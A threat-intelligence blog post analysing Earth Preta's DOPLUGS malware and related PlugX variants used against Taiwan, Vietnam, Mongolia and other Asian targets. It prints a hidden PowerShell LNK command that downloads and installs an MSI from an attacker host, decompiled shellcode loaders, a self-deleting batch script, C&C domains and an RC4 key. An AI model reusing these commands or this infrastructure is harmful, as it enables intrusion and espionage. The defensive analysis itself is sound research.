Earth Preta Campaign Uses DOPLUGS to Target Asia

: 2/20/2024

APT & Targeted Attacks

In this blog entry, we focus on Earth Preta's campaign that employed a variant of the DOPLUGS malware to target Asian countries.

By: Sunny Lu, Pierre Lee February 20, 2024 Read time: 15 min (3952 words)

Introduction

In July 2023, Check Point disclosed a campaign called SMUGX, which focused on European countries and was attributed to the advanced persistent threat (APT) group Earth Preta (also known as Mustang Panda and Bronze President). In the same year, we obtained a phishing email targeting the Taiwanese government that contained a piece of customized PlugX malware — the same one used in the SMUGX campaign. As most previous discussions from other researchers focus on the European attacks, we would instead like to shed light on the Asian side of the campaign. After months of investigation, we discovered more SMUGX campaign-related samples targeting not only Taiwan, but also Vietnam, Malaysia, and other Asian countries in 2022 and 2023.

This kind of customized PlugX malware has been active since 2022, with related research being published by Secureworks, Recorded Future, Check Point, and Lab52. During analysis, we observed that the piece of customized PlugX malware is dissimilar to the general type of the PlugX malware that contains a completed backdoor command module, and that the former is only used for downloading the latter. Due to its different functionality, we decided to give this piece of customized PlugX malware a new name: DOPLUGS.

Upon investigation, we found that the DOPLUGS malware uses the KillSomeOne module, a USB worm that was first disclosed by a Sophos report in November 2020. However, an entry from January 2020 mentioned a USB worm; this entry was also the first report that analyzed a piece of PlugX malware integrated with KillSomeOne behavior.

In this blog entry, we focus on the Earth Preta campaign, providing an analysis of the DOPLUGS malware variant that the group used, including backdoor command behavior, integration with the KillSomeOne module, and its evolution.

Decoys and victims

Based on noteworthy DOPLUGS files we've found since July 2023 (Table 1), we can determine that the victims, at least for the attacks that employed these specific samples, are from Taiwan and Mongolia. Based on the file names, it seems the files used for social engineering were related to current events, such as the Taiwanese presidential election that occurred in January 2024.

VT submission date	LNK file name	Download link in the LNK file	MSI file	File name	
July 7, 2023	Үер усны сэрэмжлүүлэг.lnk ("Flood warning" in Mongolian)	https://estmongolia[.]com/Үер усны сэрэмжлүүлэг	5f5c3b.msi	OneNoteM.exe msi.dll NoteLogger.dat	Үер усны сэрэмжлүүлэг.pdf
Aug. 17, 2023	選舉民意調查研究問卷.lnk ("Election poll research questionnaire" in traditional Chinese)	https://getfiledown[.]com/utdkt	N/A	N/A	N/A
Aug. 18, 2023	水源路二至五期整建住宅都市更新推動說明.lnk ("Explanation of Urban Renewal Initiative for	https://getfiledown[.]com/vgbskgyu	6460c7.msi	OneNoteM.exe msi.dll NoteLogger.dat	水源路二至五期整建住宅都市更新推動說明.pdf

	Residential Development in Phases Two to Five of Shuiyuan Road" in traditional Chinese)				
Sept. 9, 2023	郭台銘選擇賴佩霞為總統副手深層考量.lnk ("Mate: A Thoughtful Consideration" in traditional Chinese)	https://getfilefox[.]com/enmjgwvt	enmjgwvt	OneNoteM.exe	郭台銘選擇賴佩霞為總統副手深層考量.pdf

Table 1. Noteworthy DOPLUGS files, with some referencing the 2024 Taiwan elections

The content of the decoy file *水源路二至五期整建住宅都市更新推動說明.pdf* is related to an urban renewal project in Taiwan (written in traditional Chinese).

水源路二至五期整建住宅都市更新推動說明

一、緣起：

臺北市政府在內政部營建署的補助下，於 90 年 10 月公開評選規劃團隊辦理「中正區水源路二至五期整建住宅及附近地區都市更新計畫案」，對本案的可行性及明確性非常重視。要完成更新事業概要核准、初擬更新事業計畫暨權利變換計畫並不難，但是要協助一個 638 戶的社區成立更新會（雖然將二三期 460 戶、四五期 178 戶分成二個更新單元），則是一項困難重重的挑戰。

二、推動方法：

為了順利推動更新會的成立，本團隊的具體做法如下：

1. 在社區內成立工作站：直接與居民作面對面的溝通。
2. 問卷調查：確實瞭解居民的意願及問題。
3. 舉辦種子營訓練：先對熱心居民辦小型說明會，再藉由居民向居民說明。
4. 成立更新會籌備處：由居民主導更新。
5. 籌備處月例會：定期的開會維持更新推動的熱度。
6. 大型說明會 2-3 次：由市府協助辦理，有利於凝聚共識。
7. 事業概要公聽會：迅速展現更新的推動成效並取得公信力的作用。
8. 需求坪數調查：更新前後價值及負擔試算後，初步調查需求坪數，確認各戶坪數設計的方向並計算總坪數是否足夠分配，使居民瞭解大概的負擔。

三、課題及對策：

本整建住宅更新案於推動過程中，所面臨的課題及初步對策研擬如下：

Figure 1. The decoy document "水源路二至五期整建住宅都市更新推動說明.pdf"
download

The decoy file *Уер усны сэрэмжлүүлэг.pdf* involves a flood warning in Mongolia, written in Mongolian.

Figure 2. The decoy document “Yep усны сэрэмжлүүлэг.pdf”
download

Looking at VirusTotal data (targeting Asia) from 2022 to 2023, we observed that perpetrators of the campaign primarily targeted Taiwan and Vietnam, with lower counts from other Asian countries like China, Singapore, Hon Kong, Japan, India, Malaysia, and Mongolia.

Figure 3. Submission count of DOPLUGS on VirusTotal in Asia.
download

Spear-phishing emails as Initial Access

The spear-phishing emails sent to victims are embedded with a Google Drive link that hosts a password-protected archive file, which will download DOPLUGS malware. Figure 4 shows a sample email.



Figure 4. Screenshot of a spear-phishing email containing a message regarding the urban renewal project in Taiwan
download

Figure 5. The Google Drive link embedded in the phishing email; the name of the RAR file on top translates to “Explanation of Urban Renewal Initiative for Residential Development in Phases Two to Five of Shuiyuan Road (attachment password:2024).rar”
download

The malicious Windows shortcut files (LNK) seen in Table 1 are as disguised as documents and archived in an RAR file. The target command in the LNK file is as follows:

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden $install=New-Object -ComObject 'WindowsInstaller.Installer';$install.uilevel = 2;$install.InstallProduct('https://getfiledown[.]com/vgbskgyu','REMOVE=ALL');$install.InstallProduct('https://getfiledown[.]com/vgbskgy
.\SsEWyTjKIfqnOTtTycNpSuEH.pdf

When the victim selects the LNK file, a MSI file will be downloaded from *https://getfiledown[.]com/vgbskgyu*, after which it will drop the following files for further execution:

- *%localappdata%\MPTfGRunFbCn\OneNotem.exe* (legitimate executable)
- *%localappdata%\MPTfGRunFbCn\msi.dll* (malicious DLL file)
- *%localappdata%\MPTfGRunFbCn\NoteLogger.dat* (encrypted payload)

Analysis of the tools used in the campaign

In this section we will go through the detailed analysis of DOPLUGS, DOPLUGS with the KillSomeOne module, and the general type of the PlugX malware. Before introducing the malware, we would like to summarize all the published reports related to the analysis in this section, using the timeline here for reference:



Figure 6. Timeline of the malware evolution.
download

The timeline indicates the publishing time, the title and source of the report, and the related malware family.

The DOPLUGS downloader

DOPLUGS is a downloader with four backdoor commands, one of the commands is designed to download the general type of the PlugX malware. The details of the payload decryption and execution flow were previously discussed by Lab52 in December 2023. Our own analysis will instead focus on backdoor behavior.

Infection flow



Figure 7. Infection flow of DOPLUGS
download

Table 2 shows the list of files that are part of the infection flow.

File name	SHA256	Detection name
水源路二至五期整建住宅都市更新推動說明.lnk (Explanation of Urban Renewal Initiative for Residential Development in Phases Two to Five of Shuiyuan Road.lnk)	1a8aeee97a31f2de076b8ea5c04471480aefd5d82c57eab280443c7c376f8d5c	Trojan.LNK.DOPLINK.ZTKI
6460c7.msi	364f38b48565814b576f482c1e0eb4c8d58effcd033fd45136ee00640a2b5321	Backdoor.Win32.DOPLUGS.Z
OneNotem.exe	b9836265c6bfa17cd5e0265f32cedb1ced3b98e85990d000dc8e1298d5d25f93	
msi.dll	f8c1a4c3060bc139d8ac9ad88d2632d40a96a87d58aba7862f35a396a18f42e5	Trojan.Win32.DOPLUGS.ZTK
NoteLogger.dat	a5cd617434e8d0e8ae25b961830113cba7308c2f1ff274f09247de8ed74cac4f	Backdoor.Win32.DOPLUGS.Z

Table 2. File list of the LNK file “水源路二至五期整建住宅都市更新推動說明,” which translates to “Explanation of Urban Renewal Initiative for Residential Development in Phases Two to Five of Shuiyuan Road”

Backdoor behavior

Since 2018, Earth Preta has constantly updated the backdoor command sets in the PlugX malware, which has at least four generations according to our observations:

1. PlugX (No given name for this version)
2. REDDELTA
3. Hodur
4. DOPLUGS

In summary, the backdoor command for the first three versions can be divided into two groups. The first group (0x1001) contains the functions customized by the threat actor, while the second group (0x1002) is copied from the general type of the PlugX malware. However, in DOPLUGS (the latest version), the backdoor command set only has four commands, with the functions shown in Figure 8.

```
if ( v40[0] | v41[0] )
{
  sub_2BC688C(v43, v42, v43, a6);
  v36 = v40[0];
  v37 = *(_DWORD *)(v40[0] + 4);
  switch ( v37 )
  {
    case 0x7002:
      sub_2B4F8C2(v36, a1, (int)a6, a2, 0, a5, a7);
      break;
    case 0x1007:
      sub_2B4FD24(v36);
      break;
    case 0x3004:
      sub_2B50024(v36, a1, (int)a6, a2, 0, a5, a7);
      break;
    case 0x1005:
      sub_2B5046A(v34);
      goto LABEL_56;
    default:
      v19 = 2;
      goto LABEL_30;
  }
```

Figure 8. The DOPLUGS backdoor commands
download

Backdoor command	Functionality		
0x7002	Starts a CMD shell. The function is directly copied from shell module in the general type of the PlugX malware		
0x1007	Splits the data from the command-and-control (C&C) server by ',', with the following data format: {WINHTTP_OPTION_CONNECT_TIMEOUT}, {sleep_time}, {WINHTTP_OPTION_SEND_TIMEOUT}, {sleep_time} or {WINHTTP_OPTION_RECEIVE_TIMEOUT}, {sleep_time}	0x3004	Downloads files from the C&C server, including DLL, EXE and DAT, which are the general type of the PlugX malware
		0x1005	Deletes persistence: Deletes registry key (HKCU | HKLM) Software\Microsoft\Windows\CurrentVersion\Run Deletes itself by creating and executing a batch file del_OneNoteUpdate.bat in %temp%

Table 3. DOPLUGS backdoor commands.

del_OneNote Update .bat

```
1  ping 127.0.0.1 -n 5 >nul 2 >nul
2  C:
3  cd [current process folder]
4  del *.* /f /s /q /a
5  cd ..
6  rd /q /s [current process folder]
7  del %0
```

Figure 9. Code inside the “del_OneNote Update.bat” batch script
download

Whether sending or receiving data to and from the C&C server, it will be encrypted or decrypted with the RC4 algorithm, which is 0x20 bytes retrieved from the C&C server (however, it is not fixed).

We also observed another variant (dca39474220575004159ecff70054bcf6239803fcf8d30f4e2e3907b5b97129c) that has different backdoor command values, but with the same functionality (shown in Table 4).

Backdoor Command	Functionality
0x7002	Start a CMD shell. The function is directly copied from Shell module in the general type of the PlugX
0x10000001	Split the data from C2 by ',', with the data format: {WINHTTP_OPTION_CONNECT_TIMEOUT},{sleep_time}, {WINHTTP_OPTION_SEND_TIMEOUT},{sleep_time}, or {WINHTTP_OPTION_RECEIVE_TIMEOUT},{sleep_time}
0x3004	Downloads files from the C&C server, including DLL, EXE and DAT, which are the general type of the PlugX malware
0x1005	Deletes persistence: Deletes registry key (HKCU | HKLM) Software\Microsoft\Windows\CurrentVersion\Run Deletes itself in via creating and executing a batch file del_Acrobat Update.bat in %temp%

Table 4. Another version of the DOPLUGS backdoor commands

Interestingly, this DOPLUGS version abuses legitimate Adobe application to lure victims (with most of the samples VirusTotal sourced from Vietnam). According to the evolution of the backdoor command, we suspect that the original purpose of the 0x1002 group in the previous version is for file delivery only. This also explains why the 0x1002 group has been removed from this version, since the downloader behavior for the next-stage payload is replaced by the 0x3004 backdoor command.

The general type of the PlugX malware

In this section, we will introduce the general type of the PlugX malware that is downloaded via the backdoor command 0x3004 in DOPLUGS. Fortunately, we were able to download two types of final payloads from the C&C server for our analysis. Table 5 shows the downloaded files.

C&C server source	Type	File name	Description	PlugX C&C server
electrictulsa[.]com:443	1	adobe_licensing_wf_helper.exe	Legitimate executable for sideloading	web[.]bonuscave[.]com:8080

		libcef.dll	Malicious loader	
		licensing.dat	Encrypted payload	
ivibers[.]com:443 or meetviberapi[.]com:443	2	Avastsz.exe	Legitimate executable for sideloading	www[.]markplay[.]net:8080 images[.]markplay[.]net:443
		SZBrowser.dll	Malicious loader	
		log.dat	Encrypted payload	
149[.]104[.]12[.]64:443	2	Avastsz.exe	Legitimate executable for sideloading	news[.]comsnews[.]com:443 news[.]comsnews[.]com:5938 images[.]kiidcloud[.]com:443 127[.]0[.]0[.]1:8080 127[.]0[.]0[.]1:8000
		SZBrowser.dll	Malicious loader	
		log.dat	Encrypted payload	

Table 5. List of general PlugX malware types downloaded via DOPLUGS

According to a report published by Palo Alto, these samples of the general PlugX malware might be modified from the THOR PlugX based on the following observations:

1. Both have a similar code structure in DLL loaders.
2. Both have the same shellcode before entering the PlugX main function.
3. Both have the same argument in the command-line execution.

```
void DisplayAROTutorial()
{
  _WORD *FolderPathToArgv1; // eax
  HANDLE FileW; // eax
  void *v2; // ebx
  DWORD FileSize; // edi
  char *v4; // esi
  int v5; // eax
  DWORD NumberOfBytesRead; // [esp+0h] [ebp-414h] BYREF
  WCHAR Filename[520]; // [esp+4h] [ebp-410h] BYREF

  GetModuleFileNameW(0, Filename, 0x402u);
  FolderPathToArgv1 = (_WORD *)ExtractFolderPathToArgv1();
  BYTE1(FolderPathToArgv1) = __ROR1__(BYTE1(FolderPathToArgv1), 128);
  if ( FolderPathToArgv1 )
  {
    *FolderPathToArgv1 = 0;
    lstrcatW(Filename, L"aro.dat");
    FileW = CreateFileW(Filename, 0x80000000, 1u, 0, 3u, 0, 0);
    v2 = FileW;
    if ( FileW != (HANDLE)-1 )
    {
      FileSize = GetFileSize(FileW, 0);
      v4 = (char *)VirtualAlloc_0(0, FileSize, 0x1000u, 0x40u);
      if ( v4 )
      {
        ReadFile(v2, v4, FileSize, &NumberOfBytesRead, 0);
        v5 = lstrlenA(v4);
        ((void (*)(void))&v4[v5 + 1])();        // Enter Next phase
        Sleep_0(0x2DC6C0u);
      }
    }
  }
}
```

download

```
CreateFileA = GetProcAddress(hModule, v8);
ReadFile = GetProcAddress(hModule, v14);
strcpy(String2, "\\licensing.dat");
((void (__fastcall *)(int, int, _DWORD, CHAR *, int))GetModuleFileNameA)(v1, v0, 0, String1, 260);
v10 = (_BYTE *)sub_100017B0(String1, 92);
if ( v10 )
{
  *v10 = 0;
  lstrcatA(String1, String2);
}
v2 = (void *)((int (__stdcall *)(CHAR *, unsigned int, int, _DWORD, int, _DWORD, _DWORD))CreateFileA)(
               String1,
               0x80000000,
               1,
               0,
               3,
               0,
               0);
hFile = v2;
if ( v2 != (void *)-1 )
{
  FileSize = GetFileSize(hFile, 0);
  v9 = (void (*)(void))((int (__stdcall *)(_DWORD, DWORD, int, int))VirtualAlloc)(0, FileSize, 4096, 64);
  if ( v9 )
  {
    ((void (__stdcall *)(HANDLE, void (*)(void), DWORD, char *, _DWORD))ReadFile)(hFile, v9, FileSize, v7, 0);
    v9 = (void (*)(void))((char *)v9 + 4);
  }
  LOBYTE(v2) = CloseHandle(hFile);
  strcpy(v6, "Sleep");
  LOBYTE(v2) = __ROR1__((_BYTE)v2, 96);
  if ( v9 )
  {
    v9();                                   // Enter next phase: 250004
    ModuleHandleA = GetModuleHandleA(ModuleName);
    Sleep = GetProcAddress(ModuleHandleA, v6);
    LOBYTE(v2) = ((int (__stdcall *)(int))Sleep)(-1);
  }
}
return (char)v2;
```

Figure 10. The function to enter the shellcode in the loader of the THOR PlugX malware (top) and the Earth Preta general type of the PlugX malware (bottom)

download

```
sub_4EC         proc near
                ja      short loc_4F4
                sub     esi, 0

loc_4F4:
                add     ch, 0
                inc     ebp
                dec     ebp
                sub     si, 0
                jnb     short loc_506
                push    ebp
                jl      short loc_505
                rol     dl, 70h

loc_505:
                pop     ebp

loc_506:
                lea     edx, [edx]
                push    ebp
                or      cx, 0
                pop     ebp
                jge     short loc_515
                or      eax, 0

loc_515:
                call    $+5
                push    edi
                mov     edi, 4944h
                pop     edi
                stc
                pop     eax
                push    eax
                push    eax
                dec     eax
                pop     eax
                pop     eax
                push    edi
                mov     di, 9Dh
                pop     edi
```

download

```
sub_250004      proc near
                ja      short loc_25000C
                sub     esi, 0

loc_25000C:                             ;
                add     ch, 0
                inc     ebp
                dec     ebp
                sub     si, 0
                jnb     short loc_25001E
                push    ebp
                jl      short loc_25001D
                rol     dl, 70h

loc_25001D:                             ;
                pop     ebp

loc_25001E:                             ;
                lea     edx, [edx]
                push    ebp
                or      cx, 0
                pop     ebp
                jge     short loc_25002D
                or      eax, 0

loc_25002D:                             ;
                call    $+5
                push    edi
                mov     edi, 4944h
                pop     edi
                stc
                pop     eax
                push    eax
                push    eax
                dec     eax
                pop     eax
                pop     eax
                push    edi
                mov     di, 9Dh
                pop     edi
```

Figure 11. The shellcode of the THOR PlugX malware (top) and the Earth Preta general type of the PlugX malware (bottom)

download

```
if ( v13 > 601 )
{
  if ( v17 == 609 )
    sub_1EC2380(v15);                   // Execute PlugX command: DoImpUserProc
}
else
{
  switch ( v17 )
  {
    case 601:
      sub_1EC2250();                    // Execute PlugX backdoor command
      break;
    case 100:
      sub_1EC1D60(v15);                 // Set Persistence
      break;
    case 600:
      sub_1EC1D80();                    // Execute %SystemRoot%\system32\svchost.exe 601 0
      break;
  }
}
FreeMem(v10);
FreeMem(v8);
```

download

```
if ( v9[0] >= 601 )
{
  if ( v9[0] >= 609 )
  {
    if ( v9[0] == 609 )
      sub_10009B10(v8);                 // Execute PlugX command: DoImpUserProc
  }
  else if ( v9[0] == 601 )
  {
    sub_10009A58();                     // Execute PlugX backdoor command
  }
}
else if ( v9[0] >= 600 )
{
  sub_10009648();                       // Execute %SystemRoot%\system32\WerFault.exe 601 0
}
else if ( v9[0] == 100 )
{
  sub_10012374(v8);                     // Set persistence
}
sub_1000E628(v17);
sub_1000E628(v19);
```

Figure 12. The arguments used in command line of THOR PlugX malware (top) and Earth Preta general type of the PlugX malware (bottom)
download

Type 1

File name	SHA256
adobe_licensing_wf_helper.exe	93624d0ad03998dd267ae8048ff05e25b5fd5f7b4116a2aff88c87d42422d5dc
libcef.dll	583941ca6e1a2e007f5f0e2e112054e44b18687894ac173d0e93e035cea25e83
licensing.dat	e3bae2e2b757a76db92ab017328d1459b181f8d98e04b691b62ff65d1e1be280

Table 6. File list of the type 1 general type of the PlugX malware

When the *adobe_licensing_wf_helper.exe* file is launched by DOPLUGS, the command line will not have any argument. The execution flow is as follows:

1. The *adobe_licensing_wf_helper.exe* file is for installation and setting persistence.
2. The *adobe_licensing_wf_helper.exe 600 0* file injects itself into *%SystemRoot%\system32\WerFault.exe* with arguments *601 0*.
3. The "*%SystemRoot%\system32\WerFault.exe 601 0* file executes the backdoor command.

Here is the functionality of each first argument:

First argument	Functionality
None	Same as the condition (100)
100	Sets persistence: Installs files into *%ProgramFiles%\Common Files\Adobe Licensing Helper* Creates service with the name "Adobe Licensing Helper" **Command line:** *%ProgramFiles%\Common Files\Adobe Licensing Helper\adobe_licensing_wf_helper.exe 600 0* Creates registry *Software\Microsoft\Windows\CurrentVersion\Run* with name "Adobe Licensing Helper" **Command line:** *%ProgramFiles%\Common Files\Adobe Licensing Helper\adobe_licensing_wf_helper.exe 600 0*
600	Injects the PlugX process into *%SystemRoot%\system32\WerFault.exe* with the arguments *601 0*
601	Executes the backdoor command of the general type of the PlugX malware
609	Receives the backdoor command from pipe and sends the result into the main process in pipe

Table 7. The functionalities of each first argument

Type 2

File name	SHA256

Avastsz.exe	b975af70ee9bdfdc6e491b58dd83385f3396429a728f9939abade48d15941ea1
SZBrowser.dll	60b3a42b96b98868cae2c8f87d6ed74a57a64b284917e8e0f6c248c691d51797
log.dat	eb9e557fac3dd50cc46a544975235ebfce6b592e90437d967c9afba234a33f13

Table 8. File list of the type 2 general type of the PlugX malware

The command-line argument is replaced from 6xx to 7xx but keeps the same functionality.

```
if ( v9[0] >= 701 )
{
  if ( v9[0] < 709 )
  {
    if ( v9[0] == 701 )
      sub_1000D0E8();                   // Execute PlugX backdoor command
  }
  else if ( v9[0] == 709 )
  {
    sub_1000D1A0(v8);                   // Execute PlugX command: DoImpUserProc
  }
}
else if ( v9[0] >= 700 )
{
  sub_1000CCC6();                       // Execute %SystemRoot%\system32\userinit.exe 701 0
}
else if ( v9[0] == 100 )
{
  sub_100177E4(v8);                     // Set persistence
}
FreeMem(v17);
FreeMem(v19);
```

Figure 13. The arguments used in the command line of type 2 PlugX

download

Another part is the configuration decryption. In the type 1 PlugX malware, the configuration section is shown in plain text after decryption, but for type 2, it's still encrypted. The configuration data will need to be decrypted again with the RC4 key *qwedfgx202211* only when the process needs it.



Figure 14. The encrypted C&C server in the configuration (shown as "www.markplay[.]net" when decrypted)

download

Figure 15. Encrypted installation directory in the configuration (“%ProgramFiles%\Common Files\System\Avast” when decrypted)
download



Figure 16. The encrypted registry name in the configuration (Avast Browser Service when decrypted)
download

Offset	Value
+0x10	File extensions that are read by the keylogger: • *.doc* • *.pdf • *.xls • *.ppt* • *.mp3 • *.wav
+0x828	C&C list
+0xD58	Install directory
+0xF58	Registry Name
+0x1158	Service Name
+0x1358	Service Name
+0x1558	RC4 Key for packet

Table 9. The configuration structure of the type 2 PlugX malware

Integration with KillSomeOne

While hunting for more DOPLUGS related samples, we came across a DOPLUGS variant with KillSomeOne functionality. The KillSomeOne module is a plug-in specializing in malware distribution, information collection, and document theft via USB. It expands the ability for infection so that initial access methods are not limited to phishing or decoy documents.

The KillSomeOne module was first introduced in a November 2020 Sophos report. The DOPLUGS variant with the KillSomeOne module has high similarities with the previous DOPLUGS variant we analyzed, with one of the major differences being the infection method. It has four components: a legitimate executable, a malicious DLL, an encrypted payload, and an encrypted PE file. This variant has an extra launcher file that executes the legitimate executable to perform DLL-sideloading behaviors.

Archive	File name	Description
1.rar (a0c94205ca2ed1bcdf065c7aeb96a0c99f33495e7bbfd2ccba36daebd829a916)	HPSmart.exe	legitimate EXE
	InstanceFinderDlgUI.dll	malicious DLL
	InstanceFinderDlg.dat	encrypted payload
	HPReport.exe	encrypted launcher

Table 10. File list of the DOPLUGS variant with the KillSomeOne module

The loader

The loader *InstanceFinderDlgUI.dll*, compiled by Golang, is the only one we found. Figure 20 shows its functions.



Figure 17. Golang functions of the file “InstanceFinderDlgUI.dll”
download

Its execution flow is as follows:

- It reads the encrypted payload, *InstanceFinderDlg.dat* in the same folder.
- It decrypts the encrypted payload by XOR with the single key, 0x73.
- It enters the decrypted payload by *main_NTCreateThreadEx*.

The payload behavior

The payload process is similar to the regular DOPLUGS variant. The function checks the argument of the command line *HPSmart.exe “argument”.* There is no argument in the first execution: It only sets up persistence and relaunches itself with the argument, which is the three-digit random number. We list the command-line arguments and their corresponding behavior in the following table:

Argument	Behavior
No argument	Sets up persistence
XXX (Random three digit number)	KillSomeOne thread / DOPLUGS backdoor behavior
-net	Sets up persistence / Sets the value of key registry *System\CurrentControlSet\Control\Network\Version* to “1”
“1” “0”	Enables Wi-Fi connection

Table 11. The behavior of each command-line argument

Setting up Persistence

Persistence is set up via the following steps:

1. The function copies all the files to the installation directory, *C:\Users\Public\HPSmartMZWx*.
